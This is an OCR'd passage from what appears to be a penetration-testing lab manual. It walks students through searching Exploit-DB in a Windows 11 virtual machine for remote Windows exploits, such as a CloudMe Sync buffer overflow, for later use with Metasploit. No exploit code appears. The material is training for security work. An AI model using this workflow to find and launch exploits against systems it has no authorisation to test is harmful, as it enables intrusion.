
Task 3: Find Vulnerabilities on Exploit Sites

Exploit sites contain the details of the latest vulnerabilities of various OSes, devices, and applications. You can use these sites to find relevant vulnerabilities about the target system based on the information gathered, and further download the exploits from the database and use exploitation tools such as Metasploit, to gain remote access.


Here, we attempt to find the vulnerabilities of the target system using various exploit sites such as Exploit DB.

1. In the **Windows 11** virtual machine, open any web browser (here, **Mozilla Firefox**). In the address bar of the browser place your mouse cursor, type **https://www.exploit-db.com/** and press **Enter**.

2. The **Exploit Database** website appears; you can click any of the latest vulnerabilities to view detailed information, or you can search for a specific vulnerability by entering its name in the **Search** field.




3. Move the mouse cursor to the left- pane of the website and select the **SEARCH EDB** option from the list to perform the advanced search.




4. The **Exploit Database Advanced Search** page appears. In the **Type** field, select any type from the drop-down list (here, **remote**). Similarly, in the **Platform** field, select any OS (here, **Windows_x86-64**). Click **Search**.

   Note: Here, you can perform an advanced search by selecting various search filters to find a specific vulnerability.




5. Scroll down to view the result, which displays a list of vulnerabilities, as shown in the screenshot.

6. You can click on any vulnerability to view its detailed information (here, **CloudMe Sync 1.11.2 Buffer Overflow - WoW64 (DEP Bypass)**.

